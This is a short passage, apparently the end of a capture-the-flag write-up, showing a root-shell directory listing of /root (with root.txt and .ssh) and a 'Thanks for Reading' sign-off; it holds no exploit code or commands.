drwx------  8 root root 4096 Sep  2  2021 .
drwxr-xr-x 19 root root 4096 Sep  2  2021 ..
lrwxrwxrwx  1 root root    9 Sep  2  2021 .bash_history -> /dev/null
-rw-r--r--  1 root root 3106 Dec  5  2019 .bashrc
drwx------  2 root root 4096 Jun 10  2021 .cache
drwx------  3 root root 4096 Jun 10  2021 .config
drwxr-xr-x  4 root root 4096 Jun 10  2021 .forever
drwxr-xr-x  3 root root 4096 Jun 10  2021 .local
drwxr-xr-x  5 root root 4096 Sep  2  2021 .npm
-rw-r--r--  1 root root  161 Dec  5  2019 .profile
-rw-r--r--  1 root root   33 Jun 10  2021 root.txt
drwx------  2 root root 4096 Jun 10  2021 .ssh
-rw-------  1 root root 1222 Jun 10  2021 .viminfo
# 
```

Thanks for Reading :)